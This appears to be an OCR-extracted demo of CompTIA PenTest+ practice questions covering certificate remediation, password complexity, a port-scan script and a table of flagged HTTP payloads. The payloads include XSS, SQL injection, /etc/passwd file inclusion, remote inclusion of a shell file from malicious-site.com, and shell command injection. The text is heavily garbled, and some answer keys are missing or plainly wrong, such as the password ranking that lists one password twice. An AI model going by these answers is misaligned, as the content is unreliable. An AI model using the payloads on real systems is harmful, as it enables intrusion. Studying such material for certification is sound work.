

CompTIA PenTest+

Questions & Answers Demo

# Version: 16.0

## Question: 1

DRAG DROP Performance based

You are a penetration Inter reviewing a client's website through a web browser.

Instructions:

Review all components of the website through the browser to determine if vulnerabilities are present. Remediate ONLY the highest vulnerability from either the certificate source or cookies.

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17 🔲 «Jow» 18 🔯 «Joody» 19 🔄 «Johana»	

, in the second s	ogin.aspx#viewcert	
	Certificate	
	General Details Certificate Path	
	Certificate Information	
	This certificate is intended for the following purpose(s): • Ensures the identity of a remote computer	
	*Refer to the certification authority's statement for details.  Insued to: *.complia.org	
	Issued by: RapidSS, SHA250 CA	
	Valid from: 7/18/2016 10 7/19/2018	
	The second second second to react the second	
	Instal Certificate Issue: Statement	
	Learn more about untificates	

lame	/comptia.org/login.aspx#viewcookies						-	
ASP.NET_SessionId utima _ utima utima utima utima utima utima _ utima utima _ utima	Value         N3bcx8rbe3hvvqv44bdcby3v           343104870.911013732.1308.566963.1508.766963.1508.266963.1         36104370.73.2558267988443           36104370.73.9.1558267988443         36104370           36104370.125.4Accounth130Types Nach220Celsneds 1         36104370           36104370.125.4Accounth130Types Nach220Celsneds 1         36104370           36104370.1508266963.11.1508266961.01.002266964.01.1508266961.01.002266964.01.00226964.	Domais www.comptia.ou comptia.ou comptia.ou comptia.ou comptia.ou comptia.ou comptia.ou	Path.	Sensor 2019-10-1 2017-10-1 Sensor 2017-10-1 2019-10-1 2019-10-1 2019-10-1 2017-10-1	3		-	Serveite
	Ife System			A CONTRACTOR OF THE OWNER		Without Street		et All Ans
C https://	comptia.org/login.aspx#remediatecookies							
SP ALT Semionid	Comptia.org/login.aspx#remediatecookies	Domain	Path	Spires /	Size	HTTP	Secure	

Secure System  Secure System  https://comptia.org/login.aspx#remediatecert				
Certificate General Details Certificate Path	Drag and Drop Options			
Certificate Information This certificate is intended for the following purpose(s): +Unities the dentity of a remote computer	Remove certificate from server Generate a Certificate Signing Request			
* Refer to the certification authority's statement for details.	Submit CSR to the CA Install re-issued certificate on the server Step 1			
Tossued by: RapidSt. 914256 Ca Valid from: 7/ 18/ 2016 to 7/ 19/ 2018	COLUMN Step 2			
Learn more about <u>continuates</u>	Step 3 ② Step 4			

Answer:

#### Explanation:

Step 1	Generate a Certificate Signing Request
Step 2	Submit CSR to the CA
Step 3	Installed re-issued certificate on the server
Step 4	Remove Certificate from Server


#### Question: 2

DRAG DROP

A manager calls upon a tester to assist with diagnosing an issue within the following Python script:


#!/usr/bin/python
s = "Administrator"

The tester suspects it is an issue with string slicing and manipulation Analyze the following code segment and drag and drop the correct output for each string manipulation to its corresponding code segment Options may be used once or not at all



Answer:

Explanation:



#### **Question: 3**

DRAG DROP

Place each of the following passwords in order of complexity from least complex (1) to most complex (4), based on the character sets represented Each password may be used only once

Least to most comp	lex
1	zv3rl0ry
2	Zverlory
3	Zverl0ry
4	Zv3r!0ry

Answer:

Explanation:

1.) Zverlory
 2.) Zverlory
 3.) zv3rl0ry
 4.) Zv3rl0ry

#### Question: 4

HOTSPOT

Instructions:

Given the following attack signatures, determine the attack type, and then identify the associated remediation to prevent the attack in the future.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

You are a security analyst tasked with hardening a web server.

You have been given a list of HTTP payloads that were flagged as malicious.

Payloads	Vulnerability Type	Remediation
<pre>#inner-tab"&gt;<script>alert(1)</script> Q</pre>	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization,  /, sandbox requests Input Sanitization ", :, \$, (.), (.). Input Sanitizatin ", ', <>< +.
item=widget';waitfor%20delay%20'00:00:20';	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	▼ Parameterized queries Preventing external calls Input Sanitization,  /, sandbox requests Input Sanitization ", :, \$, (.), (.). Input Sanitizatin ", ', <>< +.
search=Bob"%3e%3cimg%20src%3da%20oneerror% 3dalert(1)%3e	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	▼ Parameterized queries Preventing external calls Input Sanitization,  /, sandbox requests Input Sanitization ", :, \$, (.), (.). Input Sanitizatin ", ', <>< +.
logfile=%2fetc%2fpasswd%00	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external calls Input Sanitization,  /, sandbox requests Input Sanitization ", :, \$, (.), (.). Input Sanitizatin ", ', <>< +.
site=www.exa'ping%20-c%2010%20localhost'mple.co	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	▼ Parameterized queries Preventing external calls Input Sanitization,  /, sandbox requests Input Sanitization ", :, \$, (.), (.). Input Sanitizatin ", ', <>< +.
item=widget%20union%20select%20null,null, @@version;	▼ Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	▼ Parameterized queries Preventing external calls Input Sanitization,  /, sandbox requests Input Sanitization ", :, \$, (.), (.). Input Sanitizatin ", ', <>< +.
item=widget'+convert(int,00version)+'	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	▼ Parameterized queries Preventing external calls Input Sanitization,  /, sandbox requests Input Sanitization ", :, \$, (.), (.). Input Sanitizatin ", ', <>< +.
logFile=http:%2f%2fwww.malicious-site.com% 2fshell.txt	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	▼ Parameterized queries Preventing external calls Input Sanitization,  /, sandbox requests Input Sanitization ", :, \$, (.), (.). Input Sanitizatin ", ', <>< +.
lookup=\$(whoami)	<b>V</b>	

## Answer:

## Explanation:

Payloads	Vulnerability Type	Remediation
#inner-tab*> <script>alert(l)</script>	Command Injection DOM-based Cross Site Scripting SQL Injection (Etror) SQL Injection (Stacked) SQL Injection (Stacked) SQL Injection (Stacked) Reflected Cross Site Scripting Local Pile Inclusion URL Redirect	Parameterized queries Preventing external calls Input Samitzation , , , , andbox requests Input Samitzation , , , (, (, ), Input Samitzation , , <>+
item=widget;;waitfor%20delay%20'00;00;20';	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Viaion) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external cals Imput Sanization/, f.andbox requests Imput Sanization '_, S, (), (), () Imput Sanization '_, S, <><+,
search+Bob <sup>+</sup> \$3e\$3cimg\$20arc\$3da\$20oneerror\$ 3dalert(1)\$3e	Command Injection DOM-based Cross Safe Scripting SQL Injection (Error) SQL Injection (Union) Reflected Cross Safe Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Preventing external cals Input Sanitization // standbox requests Input Sanitization / .
logfile=\$2fetc\$2fpasswd\$00	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Stacked) SQL Injection (Stacked) Reflected (Torss Site Scripting Local File Inclusion URL Redirect	Parameterized queries Preventing external cals Input Sanization , /, sandbox requests Input Sanization , S. (), (), Input Sanization , S. (), (), (), (), (), (), (), (), (), (), (), (),
site"www.exa"ping\$20-c\$2010\$20localhost'mple.com	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Union) Reflected (Toss Site Scripting Local File Inclusion Remote File Inclusion URL Redrect	Parameterized queries Prevening external calls Input Sanitization, /, sandbox requests Input Sanitization, S, (), (), Input Sanitization, S, (), (),
ites=widget%20union%20select%20null,null, @@version;	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Canced) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries           Pre-ensing external cals           Lepus Sanitzationi second-box requests           upper Sanitzations ( ), ( ),           Input Sanitzation * S ( ), ( ),
item=widget'+convert(int,00version)+'	Command Injection Command Injection Command Injection Colon-based Cross Site Scripting SQL Injection (Canced) SQL Injection (Canced) Color File Inclusion Remote File Inclusion Remote File Inclusion URL Redreted	Parameterized queries Prevening external calls Input Sanization, V, sandbox requests Input Sanization *, S. (A). Input Sanization *, S. (A).
logFile≡http:%2f%2f%vwv.malicious-site.com% 2fshell.txt	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Stacked) SQL Injection Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized queries Prevening external calls Imput Simitzation, (/, sandbox requests Imput Simitzation *, s, (, (, ), Imput Simitzation *, s, <, (, , ), Imput Simitzation *, s, <, ><+.
lookup=€(whoami)	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Naked) SQL Injection Stacked) SQL Injection Stacked Injection Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	Parameterized oueries Prevening external calls Input Sanitation , , , , , , , , , , , , , , , , , , ,
redir=http:%2f%2fwww.malicious-site.com	Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Stacked) SQL Injection (Stacked) Local File Inchision Remote File Inchision URL Redirect	Parameterized queries Prevening external calls Input Sanitzation -,, \/, sandbox requests Input Sanitzation ',  (, (, (, (, (, (, (, (, (, (, (, (, (,

## Question: 5

DRAG DROP

Instructions:

Analyze the code segments to determine which sections are needed to complete a port scanning script.

Drag the appropriate elements into the correct locations to complete the script.

If at any time you would like to bring back the initial state of the simulation, please click the reset all button.

During a penetration test, you gain access to a system with a limited user interface. This machine appears to have access to an isolated network that you would like to port scan.

Drag and Drop Options	O Immutables
#1/usr/bin/ruby	?
for SPORT In SPORTS: try: s.connect((ip, port)) print("%s:%s - OPEN" % (ip, port))	import socket import sys
	(?)
print("%s:%s - CLOSED" % (ip, port)) finally: s.close()	<pre>def port_scan(ip, ports):     s - socket.socket(socket.AF_INET, socket.SOCK_STREAM)     s.settimeout(2.0)</pre>
run_scan(sys.argv[1], ports) ports - [21, 22]	
<pre>for port in ports:     try:         s.connect((ip, port))         print("%s:%s - OPEN" % (ip, port))</pre>	if_name `_min_':
except socket.timeout print("%s:%s - TIMEOUT" % (ip, port))	<pre>if len(sys.argv) &lt; 2     print('Execution requires a target IP address. Exiting')     exit(1) else:</pre>

Answer:

Explanation:

